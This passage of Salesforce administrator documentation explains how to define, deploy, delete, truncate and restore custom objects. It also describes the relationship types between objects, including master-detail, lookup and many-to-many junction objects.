Truncating Custom Objects

It's important to understand what truncating an object does before using it to remove records.

Truncate Custom Objects

Truncating custom objects allows you to permanently delete all of the object's records but preserve the empty object and its metadata.

SEE ALSO:

Guidelines for Making Search Faster

Store Information That's Unique to Your Organization

Tip sheet: Building Custom Objects, Tabs, and Related Lists

Find Object Management Settings

Deployment Status for Custom Objects and External Objects

While developing a custom object or external object, you might not want users to see and interact with it. Because users might get frustrated with changes in layout or lose data when you delete custom fields, control visibility of the new object until you are finished.

Use the `Deployment Status` setting in the object definition to control when users can see and use the object and its associated custom tab, related lists, and reports.

- Choose "In Development" as the `Deployment Status` when first creating your custom object or external object. Doing so hides it from users while you are designing and testing it. Only users with the "Customize Application" permission can see the object tab, search results, related lists, and report data types.
- Change the `Deployment Status` to "Deployed" when you want to allow all users to use the object and any associated custom tab, related lists, and reports.
- If you make more enhancements after deploying a custom object or external object, you can change the `Deployment Status` back to "In Development."

Note: A custom report type's `Deployment Status` changes from `Deployed` to `In Development` if its primary object is a custom or external object whose `Deployment Status` similarly changes.

SEE ALSO:

Guidelines for Making Search Faster

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To deploy custom objects and external objects:

- "Customize Application"

Define a Custom Object

Track and store data that's unique to your organization. Follow different steps, depending on which Salesforce experience you're using.

Define a Custom Object in Lightning Experience

Track and store data that's unique to your organization. If you see the App Launcher icon (⁞⁞⁞) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

Define a Custom Object in Salesforce Classic

Track and store data that's unique to your org.

Fields for Defining Custom Objects

When you create a custom object, several fields are required to define how you can access the object.

Considerations for Creating Custom Objects

Before you create a custom object, make sure that you've reviewed the considerations.

SEE ALSO:

Guidelines for Making Search Faster

Object Relationships Overview

Define Object-Level Help

Define a Custom Object in Lightning Experience

Track and store data that's unique to your organization. If you see the App Launcher icon ( ) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. From the top right corner of any page in Setup, click **Create** > **Custom Object**.
2. Complete the fields for your custom object.
3. Save the new object.

SEE ALSO:

- Fields for Defining Custom Objects
- Considerations for Creating Custom Objects
- Define a Custom Object

EDITIONS

Available in: Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit custom objects:

- "Customize Application"

Define a Custom Object in Salesforce Classic

Track and store data that's unique to your org.

1. From Setup, enter *Objects* in the `Quick Find` box, then select **Objects**.
2. Click **New Custom Object**.
3. Follow the wizard to complete the fields for your custom object.
4. Save the new object.

SEE ALSO:

- Fields for Defining Custom Objects
- Considerations for Creating Custom Objects
- Define a Custom Object

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit custom objects:

- "Customize Application"

Fields for Defining Custom Objects

When you create a custom object, several fields are required to define how you can access the object.

Note: If an administrator created a tab without including help, contact your administrator if you need help with how a custom object works.

Field	Description
`Label`	This name is used to refer to the object in a user interface page.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Plural Label`	The plural name of the object. If you create a tab for this object, this name is used for the tab.
`Gender`	If it is appropriate for your organization's default language, specify the gender of the label. This field appears if the organization-wide default language expects gender. Your personal language preference setting does not affect whether the field appears. For example, if the organization's default language is English and your personal language is French, you aren't prompted for gender when creating a custom object.
`Starts with a vowel sound`	If it is appropriate for your organization's default language, indicate whether the label is preceded by "an" instead of "a."
`Object Name`	A unique name used to refer to the object when using the API. In managed packages, this name prevents naming conflicts with package installations. Use only alphanumeric characters and underscores. The name must begin with a letter and have no spaces. It cannot end with an underscore nor have two consecutive underscores.
`Description`	An optional description of the object. A meaningful description helps you remember the differences between your custom objects when you are viewing them in a list.
`Context-Sensitive Help Setting`	Defines what displays when a user clicks **Help for this Page** from the custom object record home (overview), edit, and detail pages, list views, and related lists. To display the standard Salesforce help available for any custom object record, select **Open the standard Salesforce Help & Training window**. To display custom object-level help for your custom object, select **Open a window using a Visualforce page** and then select the Visualforce page to use as the target of the context-sensitive help link from that custom object's pages. Note: This setting doesn't affect the Help & Training link at the top of a page. That link always opens the Salesforce Help & Training window.
`Record Name`	The name used in page layouts, list views, related lists, and search results.
`Data Type`	The type of field (text or auto-number) for the record name. Records that have unique IDs instead of names are auto-numbered and always a read-only field.
`Display Format`	For an auto-numbered record name, enter the display format. You can have up to two sets of curly braces. For more information, see Custom Field Attributes on page 4793.

Field	Description
`Starting Number`	For an auto-numbered record name, enter the number to use when creating your first record for this custom object.
`Allow Reports`	Makes the data in the custom object records available for reporting purposes. To create reports on custom objects, choose the **Other Reports** report type category, unless the custom object has a relationship with a standard object. When the custom object has a master-detail relationship with a standard object or is a lookup object on a standard object, select the standard object for the report type category instead.
`Allow Activities`	Allows users to associate tasks and scheduled calendar events related to the custom object records.
`Allow in Chatter Groups`	Allows users to add records of this custom object type to Chatter groups. When `true`, users with permissions can create records of this object type using the group publisher. The created record is associated with the group and appears in the group record list. When `false`, users with permissions can use the group publisher to create records of this object type, but the record is not associated with the group.
`Enable Divisions`	If your organization has divisions enabled, select this option to enable the custom object for divisions. Divisions group records for simplified search results, list views, reports, and other areas within Salesforce. Salesforce adds a `Division` field to the custom object. If the custom object is the master in a master-detail relationship, custom objects on the detail side also get the `Division` field and inherit their division from the master record.
`Available for Customer Portal`	Makes the custom object available to all portal users. This option is available only if your organization has a customer portal. If you enable Communities in your organization, this option no longer appears, and all custom objects are available in your communities. If, before enabling Communities, you had a Customer Portal and custom objects without this option selected, those objects become available in your Customer Portal.
`Track Field History`	Enables your organization to track changes to fields on the custom object records. For example, it tracks who changed the field value and when, what the value was before the edit, and what it was changed to. History data is available for reporting, so users can easily create audit trail reports when this feature is enabled.

Field	Description
`Allow Sharing`	When this setting is enabled, the custom object is an Enterprise Application object. When this setting isn't enabled, the custom object is a Light Application object. When this setting is enabled, you must also enable `Allow Bulk API Access` and `Allow Streaming API Access`.
`Allow Bulk API Access`	When this setting is enabled, the custom object is an Enterprise Application object. When this setting isn't enabled, the custom object is a Light Application object. When this setting is enabled, you must also enable `Allow Sharing` and `Allow Streaming API Access`.
`Allow Streaming API Access`	When this setting is enabled, the custom object is an Enterprise Application object. When this setting isn't enabled, the custom object is a Light Application object. When this setting is enabled, you must also enable `Allow Bulk API Access` and `Allow Sharing`.
`Deployment Status`	Indicates whether the custom object is visible to other users.
`Allow Search`	To allow your users to find a custom object's records when they search, create a custom tab set to `Default On` or `Default Off`. Creating a custom tab enables the custom object's **Allow Search** setting. Custom object records are searchable in the Salesforce user interface only if the custom object is associated with a custom tab. Users aren't required to add the tab for display.
`Add Notes & Attachments...`	Allows users to attach notes and attachments to custom object records. You can attach external documents to any object record in much the same way that you can add a PDF file or photo as an attachment to an email. This option is available only when you are creating a new object.
`Launch the New Custom Tab Wizard`	Starts the custom tab wizard after you save the custom object.

SEE ALSO:

Define a Custom Object

Considerations for Creating Custom Objects

Before you create a custom object, make sure that you've reviewed the considerations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Object Permissions

In Enterprise, Unlimited, Performance, Professional, and Developer Editions, when you create a custom object, the "Read," "Create," "Edit," and "Delete" permissions for that object are disabled for profiles that have "View All Data" or "Modify All Data" disabled. Enable access to custom objects in permission sets or custom profiles, and assign them to the users who need access.

In Contact Manager and Group Editions, when you create a custom object, the "Read," "Create," "Edit," and "Delete" permissions for that object are enabled for all profiles.

Sharing Model

An org-wide default setting controls the data sharing model for custom objects. For more information, see Custom Object Security on page 4761.

Delegating Custom Object Administration

After you create a custom object, you can delegate its administration to non-admin users.

Queues

After you create a custom object, you can define queues to distribute ownership of custom object records to your users.

SEE ALSO:

Define a Custom Object

Modify Custom Objects

Customize the user interface for your custom objects by:

- Creating a custom tab (see Show Custom Object Data for Your Users)
- Creating custom fields and relationships (see Define Custom Object Fields on page 4744)
- Adding customized buttons and links to perform actions or link to other pages or websites (see Define Custom Buttons and Links on page 5580)
- Defining which fields display for users on record detail and edit pages (see Build Page Layouts for Custom Objects on page 4688)
- Specifying which fields display for users in search results, lookup dialogs, and in the key lists on custom object tabs (see Customize Search Layouts for Custom Objects on page 4761)
- Creating record types to display different picklist values and page layouts to different users based on their profiles (see Create Record Types for Custom Objects on page 4760)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize custom objects:

- "Customize Application"

Define Custom Object Fields

Custom object fields store the data for your custom object records.

Custom Fields for Custom Objects

You can create custom fields to store information unique to your organization. You can also create custom relationship fields to associate your custom object with another object in Salesforce.

Standard Fields for Custom Objects

Custom objects automatically include the following standard fields. Click **Edit** to modify any of the editable fields.

Field	Description
`Created By`	User who created the record.
`Currency`	Currency of the record if multicurrency is enabled.
`Division`	Division to which the custom object record belongs. Custom objects that are "detail" objects in a master-detail relationship inherit their division from the master object. Custom objects that are not related to other records are automatically in the global division. Available only in organizations that use divisions to segment their data.
`Last Modified By`	User who most recently changed the record.
`Name`	Identifier for the custom object record. This name appears in page layouts, related lists, lookup dialogs, search results, and key lists on tab home pages. By default, this field is added to the custom object page layout as a required field.
`Owner`	Assigned owner of the custom object record. If the custom object becomes the detail side of a master-detail relationship, this field is removed, as ownership of the data is controlled by the master object, or by the primary master object for a custom object with two master-detail relationships. Note: Custom objects on the "detail" side of a master-detail relationship can't have sharing rules, manual sharing, or queues, as these require the `Owner` field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Divisions are not available in **Database.com**.

USER PERMISSIONS

To view and edit standard fields:

- "Customize Application"

To create custom fields:

- "Customize Application"

Delete Custom Objects

When you delete a custom object, Salesforce does not add it to the Recycle Bin. Instead, deleted objects appear in the Deleted Objects list for 15 days. During this time, the object and its data are *soft deleted*, meaning you can restore or permanently erase (*hard delete*) the object and its data. After 15 days, the object and its data are automatically hard deleted.

Soft-deleted custom objects and their data count against your organization's limits; hard-deleted items do not.

To delete a custom object:

1. From the object management settings for custom objects, click **Del** next to object that you want to delete.
2. When prompted, select the `Yes, I want to delete the custom object` checkbox to confirm and click **Delete**.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To delete custom objects:
- "Customize Application"

Why Can't I Delete a Certain Custom Object?

You can't delete a custom object if it:

- Is on the master side of a master-detail relationship.
- Contains custom fields that are used in a roll-up summary field on another object.
- Is referenced in Apex, a Visualforce page, or an reporting snapshot.
- Is referenced by a duplicate rule or a matching rule.
- Contains more than 100,000 records. If the object you want to delete has more than 100,000 records, first delete an appropriate number of records and then delete the object.

Results of Deleting Custom Objects

When you delete a custom object, Salesforce:

- Displays an `Insufficient Privileges` message if someone clicks a bookmark to a deleted custom object record's URL.
- Removes the object from Force.com AppExchange packages.
- Changes the master-detail relationship to a lookup relationship, if the deleted object is on the detail side of a master-detail relationship.
- Removes or erases:
  - The object's custom tab
  - List views and workflow rules for the object
  - Mobile configuration settings, including data sets, mobile views, and excluded fields
  - Standard report types associated with the object, and reports based on standard report types if the deleted object is on the detail side of a master-detail relationship
- Hides, inactivates, or disables:
  - The custom object definition and related definitions
  - The object's records and related records, including any records in the Recycle Bin
  - Custom report types for which the deleted object is the main object
  - Custom reports for which the deleted object is the main object
  - Custom formula fields on the object
  - Custom validation rules and approval processes on the object

Note: Many removed, hidden, inactive, or disabled items can be restored if you undelete the custom object. See Manage Deleted Custom Objects for information about restoring deleted custom objects.

Results of Hard Deleting Custom Objects

When a custom object is hard deleted, either manually, or automatically after 15 days:

- The custom object's definition and data are permanently deleted, and can't be restored.
- The custom object and its data no longer count against your organization's limits.
- If the deleted object is on the detail side of a master-detail relationship, master records currently in the Recycle Bin aren't restorable if one or more detail records were automatically deleted as a result of the master record being deleted. Attempting to undelete the master record results in an error.

  Note: This only happens when the deleted detail records have their custom object definition hard deleted while the master record is in the Recycle Bin.

SEE ALSO:

Manage Deleted Custom Objects

Find Object Management Settings

Manage Deleted Custom Objects

Deleted custom objects appear in the Deleted Objects list for 15 days. During this time, you can choose to permanently delete the object and its data, or you can undelete them. If you undelete a custom object, you might need to do some manual cleanup to restore list views and other customizations that use the object.

- To view a list of deleted custom objects:
  1. Go to the object management settings for custom objects.
  2. Click **Deleted Objects** at the bottom of the list.

  The Deleted Objects link appears only when you have at least one deleted custom object in your organization. The number in parentheses indicates the total number of deleted custom objects.
- In the Deleted Objects list, you can do any of the following:
  - Click the object's label to view details about it
  - Click **Erase** to permanently remove the object and its data
  - Click **Undelete** to restore the object and its data

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To restore deleted custom objects:
- "Customize Application"

To permanently delete custom objects:
- "Customize Application"

Results of Hard Deleting Custom Objects

When a custom object is hard deleted, either manually, or automatically after 15 days:

- The custom object's definition and data are permanently deleted, and can't be restored.
- The custom object and its data no longer count against your organization's limits.
- If the deleted object is on the detail side of a master-detail relationship, master records currently in the Recycle Bin aren't restorable if one or more detail records were automatically deleted as a result of the master record being deleted. Attempting to undelete the master record results in an error.

Note: This only happens when the deleted detail records have their custom object definition hard deleted while the master record is in the Recycle Bin.

Limitations for Restoring Truncated Custom Objects

Copies of truncated custom objects also appear in the list of deleted objects. Truncated custom objects can't be restored to their original state. Undeleted copies of truncated objects have a new name and new URL, and some fields and data *cannot* be manually restored.

Restoring a Custom Object to Its Predeleted State

When you restore a deleted custom object, its records are also undeleted, including any that were in the Recycle Bin.

Note: It might take several hours before you can search the undeleted object's records.

To ensure that you return the object to its fully functional, predeleted state, check all affected conditions and customizations, and manually fix them if necessary.

AppExchange packages
Add the custom object to any appropriate Force.com AppExchange packages.

Custom tabs
Re-create a custom tab for the object and add it to any custom apps that use it.

List views, reports, and workflow rules
Re-create them.

Validation rules and approval processes
Re-activate them.

Formula fields
Open and save any custom formula fields on the object to re-enable them.

Page layouts
Page layouts are restored automatically on the undeleted object. Page layouts are also restored automatically on other objects that use the page layout in a related list—as long as the page layout wasn't edited while the object was deleted. Otherwise, you have to add the related list back to the other object.

Custom report types
For custom report types where the deleted object was not the main object, add the reference back to the restored object. Reports based on the custom report type are automatically restored if they weren't edited while the object was deleted. Re-create any reports that have been edited.

Relationships
If the deleted custom object was on the detail side of a master-detail relationship, Salesforce converted it to a lookup relationship. Change it back to master-detail.

Developer name
The developer name for the object was changed to `objectname_del`. Change it back to the original name, `objectname_c`, so that customizations using the name will work properly.

Deployment status

When the custom object was deleted, its `Deployment Status` field was set to In Development. When you've restored all affected customizations to the undeleted object, change its status back to Deployed.

SEE ALSO:

- Delete Custom Objects
- Truncating Custom Objects
- Find Object Management Settings

Truncating Custom Objects

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

It's important to understand what truncating an object does before using it to remove records.

Truncating a custom object lets you remove all of the object's records, while keeping the object and its metadata. Truncating custom objects is similar to the mass delete option available for standard objects.

When you truncate a custom object, all of the object's records are removed permanently, but the object's definition remains. The records no longer count against your org limits.

In contrast, if you *delete* a custom object, the object moves to the Deleted Objects list for 15 days. After that the object and its records are permanently deleted.

Important: Truncated custom objects can't be restored to their original state.

You can't truncate standard objects or custom objects that:

- Are referenced by another object through a lookup field or that are on the master side of a master-detail relationship
- Are referenced in a reporting snapshot
- Have a custom index or an external ID
- Have activated skinny tables

In addition, you can't truncate custom objects when your org has reached its limit on allowed custom objects.

Truncating a custom object erases:

- All records currently sitting in the custom object's Recycle Bin
- The custom object's history
- Related events, tasks, notes, and attachments for each deleted record

Truncating a custom object breaks:

- Bookmarks to the truncated objects and its records. If someone clicks a bookmark to the truncated custom object or to a deleted record's URL, Salesforce displays an `Insufficient Privileges` message.
- Apex scripts and Visualforce pages with references to a truncated object or record.

After truncating a custom object, you can continue to use the custom object and add new records. Salesforce preserves:

- The custom object definition and all related definitions
- Workflow rules, actions, and triggers
- Sharing rules associated with the custom object
- Validation rules and approval processes

- Master-detail relationships and formula fields
- Translations
- Mobile configuration settings

When working with truncated objects, keep in mind:

- The truncated object tab has a new URL, so new bookmarks need to be created.
- List views and reports need to be refreshed after truncation.
- Roll-up summary fields need to be recalculated after truncation.
- There is no support for truncation in the API.
- To truncate objects that contain master-detail relationships, first truncate the detail (child) objects and then the (master) parent objects, working your way up the relationship tree.

SEE ALSO:

Truncate Custom Objects

Manage Deleted Custom Objects

Truncate Custom Objects

Truncating custom objects allows you to permanently delete all of the object's records but preserve the empty object and its metadata.

Important: Truncating custom objects causes some irreversible changes to the truncated object and its records. Before truncating, see Truncating Custom Objects. Then, enable it for your organization by entering *User Interface* in the Quick Find box, selecting **User Interface**, and then selecting the permission.

Truncating custom objects is a fast way to permanently remove all of the records from a custom object, while keeping the object and its metadata intact for future use. Truncating is useful, for example, if you have created a custom object and filled it with test records. When you're done with the test data, you can truncate the object to purge the test records, but keep the object and put it into production. This is much faster than batch-deleting records and possibly recreating the object.

1. Go to the object management settings for custom objects.
2. Click an object name to go to the object's detail page, and then click **Truncate**.
3. In the Confirm Custom Object Truncate window, review the warning and then enter the name of the object to truncate in the empty field.
4. Click **Truncate**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To truncate custom objects:
- "Customize Application"

SEE ALSO:

Manage Deleted Custom Objects

Find Object Management Settings

Track Your Organization's Custom Object Usage by User License Type

To keep track of how many custom objects your users are assigned to, create a custom report type with the User Licenses and Custom Object Usage by User License Metrics objects.

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types**.
2. Click **New Custom Report Type.**
3. Fill out the fields.

For this field...	Enter or select...
Primary Object	User Licenses
Report Type Label	A label for this report type. The label appears when users create a report. For example, *Custom Object Usage by User License*.
Report Type Name	A unique name for this report type.
Description	A description for this report type. This description appears when users create a report.
Store in Category	Other Reports

4. (Optional) To make this report type available to other users, select a Deployment Status of Deployed.
5. Click **Next**.
6. Click the box under the primary object.
7. Select Custom Object Usage by User License Metrics.
8. Click **Save**.
9. Create a report using the new report type.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Custom objects are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Custom report types are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

Object Relationships Overview

Create relationships to link objects with each other, so that when your users view records, they can also see related data. For example, link a custom object called "Bugs" to cases to track product defects that are associated with customer cases.

You can define different types of relationships by creating custom relationship fields on an object. Before you begin creating relationships, determine the type of relationship that suits your needs.

Different types of relationships between objects in Salesforce determine how they handle data deletion, sharing, and required fields in page layouts. Let's review the types of relationships.

Master-detail
Closely links objects together such that the master record controls certain behaviors of the detail and subdetail record. For example, you can define a two-object master-detail relationship,

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

such as Account—Expense Report, that extends the relationship to subdetail records, such as Account—Expense Report—Expense Line Item. You can then perform operations across the master—detail—subdetail relationship.

Behaviors of master-detail relationships:

- Deleting a detail record moves it to the Recycle Bin and leaves the master record intact; deleting a master record also deletes related detail and subdetail records. Undeleting a detail record restores it, and undeleting a master record also undeletes related detail and subdetail records. However, if you delete a detail record and later, separately, delete its master record, you cannot undelete the detail record, as it no longer has a master record to relate to.
- By default, records can't be reparented in master-detail relationships. Administrators can, however, allow child records in master-detail relationships on custom objects to be reparented to different parent records by selecting the `Allow reparenting` option in the master-detail relationship definition.
- The `Owner` field on the detail and subdetail records is not available and is automatically set to the owner of the master record. Custom objects on the "detail" side of a master-detail relationship can't have sharing rules, manual sharing, or queues, as these require the `Owner` field.
- Detail and subdetail records inherit security settings and permissions from the master record. You can't set permissions on the detail record independently.
- The master-detail relationship field (which is the field linking the objects) is required on the page layout of the detail and subdetail records.
- The master object can be a standard object, such as Account or Opportunity, or a custom object.
- As a best practice, don't exceed 10,000 child records for a master-detail relationship.

Many-to-many

You can use master-detail relationships to model *many-to-many* relationships between any two objects. A many-to-many relationship allows each record of one object to be linked to multiple records from another object and vice versa. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

Lookup

Links two objects together. Lookup relationships are similar to master-detail relationships, except they do not support sharing or roll-up summary fields. With a lookup relationship, you can:

- Link two different objects.
- Link an object with itself (with the exception of the user object; see Hierarchical on page 4752). For example, you might want to link a custom object called "Bug" with itself to show how two different bugs are related to the same problem.

Note: Lookup relationships from objects related to the campaign member object aren't supported; however, you can create lookup relationships from the campaign member object related to other objects.

When you create a lookup relationship, you can set these options:

- Make the lookup field required for saving a record, requiring it on the corresponding page layout as well.
- If the lookup field is optional, you can specify one of three behaviors to occur if the lookup record is deleted:
  - `Clear the value of this field` This is the default. Clearing the field is a good choice when the field does not have to contain a value from the associated lookup record.
  - `Don't allow deletion of the lookup record that's part of a lookup relationship` This option restricts the lookup record from being deleted if you have any dependencies, such as a workflow rule, built on the relationship.
  - `Delete this record also` Available only if a custom object contains the lookup relationship, not if it's contained by a standard object. However, the lookup object can be either standard or custom. Choose when the lookup field and its associated record are tightly coupled and you want to completely delete related data. For example, say you have an expense

report record with a lookup relationship to individual expense records. When you delete the report, you probably want to delete all of the expense records, too.

Warning: Choosing `Delete this record also` can result in a *cascade-delete*. A cascade-delete bypasses security and sharing settings, which means users can delete records when the target lookup record is deleted *even if they don't have access to the records*. To prevent records from being accidentally deleted, cascade-delete is disabled by default. Contact Salesforce to get the cascade-delete option enabled for your organization.

Cascade-delete and its related options are not available for lookup relationships to business hours, community, lead, price book, product, or user objects.

When you define a lookup relationship, you have the option to include a lookup field on the page layouts for that object as well as create a related list on the associated object's page layouts. For example, if you have a custom object called "PTO Requests" and you want your users to link a PTO request with the employee submitting the request, create a lookup relationship from the PTO Request custom object with the user object.

If the parent record in a lookup relationship is deleted, the field history tracking for the child record does not record the deletion. For example, if a parent account is deleted, the Account History related list for the child account does not show the deletion.

You can't delete an object or record in a lookup relationship if the combined number of records between the two linked objects is more than 100,000. To delete an object or record in a lookup relationship, first delete an appropriate number of its child records.

External lookup

An external lookup relationship links a child standard, custom, or external object to a parent external object. When you create an external lookup relationship field, the standard External ID field on the parent external object is matched against the values of the child's external lookup relationship field. External object field values come from an external data source.

Indirect lookup

An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match and associate records in the relationship. Specifically, you select a custom unique, external ID field on the parent object to match against the child's indirect lookup relationship field, whose values come from an external data source.

Hierarchical

A special lookup relationship available for only the user object. It lets users use a lookup field to associate one user with another that does not directly or indirectly refer to itself. For example, you can create a custom hierarchical relationship field to store each user's direct manager.

Tip: When creating a hierarchical field in Personal, Contact Manager, Group, and Professional Editions, you can select the `Restricted Field` checkbox so that only users with the "Manage Internal Users" permission can edit it. In Professional, Enterprise, Unlimited, Performance, and Developer Edition, use field-level security instead.

Create a Many-to-Many Relationship

Considerations for Relationships

SEE ALSO:

Considerations for Relationships

External Object Relationships

Create a Many-to-Many Relationship

Define a Custom Object

Create a Many-to-Many Relationship

You can use master-detail relationships to model *many-to-many* relationships between any two objects. A many-to-many relationship allows each record of one object to be linked to multiple records from another object and vice versa. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs. When modeling a many-to-many relationship, you use a *junction object* to connect the two objects you want to relate to each other.

Junction Object
A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

Creating the many-to-many relationship consists of:

1. Creating the junction object.
2. Creating the two master-detail relationships.
3. Customizing the related lists on the page layouts of the two master objects.
4. Customizing reports to maximize the effectiveness of the many-to-many relationship.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Reports are not available in **Database.com**.

USER PERMISSIONS

To create a many-to-many relationship:
- "Customize Application"

Creating the Junction Object

1. Create a custom object to be your junction object.
2. In the custom object wizard, consider these tips specifically for junction objects:
   - Name the object with a label that indicates its purpose, such as `BugCaseAssociation`.
   - For the `Record Name` field, it is recommended that you use the auto-number data type.
   - Do not launch the custom tab wizard before clicking **Save**. Junction objects do not need a tab.

Creating the Two Master-Detail Relationships

To create the two master-detail relationships:

1. Verify that the two objects you want to relate to each other already exist. For example, you may want to relate the standard case object to a custom bug object.
2. On the junction object, create the first master-detail relationship field. In the custom field wizard:
   a. Choose `Master-Detail Relationship` as the field type.
   b. Select one of the objects to relate to your junction object. For example, select `Case`.

      The first master-detail relationship you create on your junction object becomes the *primary* relationship. This affects the following for the junction object records:

      - Look and feel: The junction object's detail and edit pages use the color and any associated icon of the primary master object.
      - Record ownership: The junction object records inherit the value of the `Owner` field from their associated primary master record. Because objects on the detail side of a relationship do not have a visible `Owner` field, this is only relevant if you later delete both master-detail relationships on your junction object.
      - Division: If your organization uses divisions to segment data, the junction object records inherit their division from their associated primary master record. Similar to the record ownership, this is only relevant if you later delete both master-detail relationships.

   c. Select a `Sharing Setting` option. For master-detail relationship fields, the `Sharing Setting` attribute determines the sharing access that users must have to a master record to create, edit, or delete its associated detail records.

   d. For the `Related List Label` that will display on the page layout of the master object, do not accept the default. Change this to use the name of the other master object in your many-to-many relationship. For example, change this to *`Bugs`* so users will see a Bugs related list on the case detail page.

3. On the junction object, create the second master-detail relationship. In the custom field wizard:

   a. Choose `Master-Detail Relationship` as the field type.

   b. Select the other desired master object to relate to your junction object. For example, select *`Bug`*.

      The second master-detail relationship you create on your junction object becomes the *secondary* relationship. If you delete the primary master-detail relationship or convert it to a lookup relationship, the secondary master object becomes primary.

   c. Select a `Sharing Setting` option. For master-detail relationship fields, the `Sharing Setting` attribute determines the sharing access that users must have to a master record to create, edit, or delete its associated detail records.

   d. For the `Related List Label` that will display on the page layout of the master object, do not accept the default. Change this to use the name of the other master object in your many-to-many relationship. For example, change this to *`Cases`* so users will see a Cases related list on the bug detail page.

Customizing Many-to-Many Relationship Related Lists

For a many-to-many relationship in Salesforce, each master object record displays a related list of the associated junction object records. To create a seamless user experience, you can change the name of the junction object related list on each of the master object page layouts to have the name of the other master object. For example, you might change the BugCaseAssociations related list to *`Cases`* on the bugs page layout and to *`Bugs`* on the cases page layout. You can further customize these related lists to display fields from the other master object.

To customize the fields that display in the junction object related list on each master object page layout:

1. Edit the page layout of each master object that is related to the junction object. For example, modify the BugCaseAssociations related list for case records by editing the page layout for cases.
2. Edit the properties of the related list you want to modify. For example, on cases the BugCaseAssociations related list was renamed to Bugs, so select the Bugs related list.
3. Add the fields to display in the related list. You can add fields from the junction object itself, but more importantly, you can add fields from the other master object.

   Each field is prefixed with its object name in the popup window. In the related list itself, only fields from the junction object are prefixed with the object name; fields from the other master object are not.

Note: The junction object related list does not include an icon on the master record's detail pages because the junction object does not have a custom tab. If you make a tab for the junction object, the icon is included.

Customizing Reports for Many-to-Many Relationships

Many-to-many relationships provide two standard report types that join the master objects and the junction object. The report types are:

- "Primary master with junction object and secondary master" in the primary master object's report category.
- "Secondary master with junction object and primary master" in the secondary master object's report category.

The order of the master objects in the report type is important. The master object listed first determines the scope of records that can be displayed in the report.

You can create custom reports based on these standard report types. In addition, you can create custom report types to customize which related objects are joined in the report.

SEE ALSO:

- Find Object Management Settings
- Object Relationships Overview
- Considerations for Relationships
- Define a Custom Object
- Find Object Management Settings

Considerations for Relationships

Review the following considerations before creating relationships between objects:

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Relationship Limits

Each custom object can have up to two master-detail relationships and many lookup relationships. Each relationship is included in the maximum number of custom fields allowed.

Converting Relationships

You can convert a master-detail relationship to a lookup relationship as long as no roll-up summary fields exist on the master object.

You can convert a lookup relationship to a master-detail relationship, but only if the lookup field in all records contains a value.

Self Relationships

You can create a relationship from an object to itself, but it must be a lookup relationship, and a single record can't be linked to itself. However, a record can indirectly relate to itself. For example, the Holiday Promotion campaign can have the Direct Mail campaign selected in the lookup relationship, and the Direct Mail campaign can have the Holiday Promotion campaign selected in the lookup relationship.

You can't create a many-to-many self relationship, that is, the two master-detail relationships on the junction object can't have the same master object.

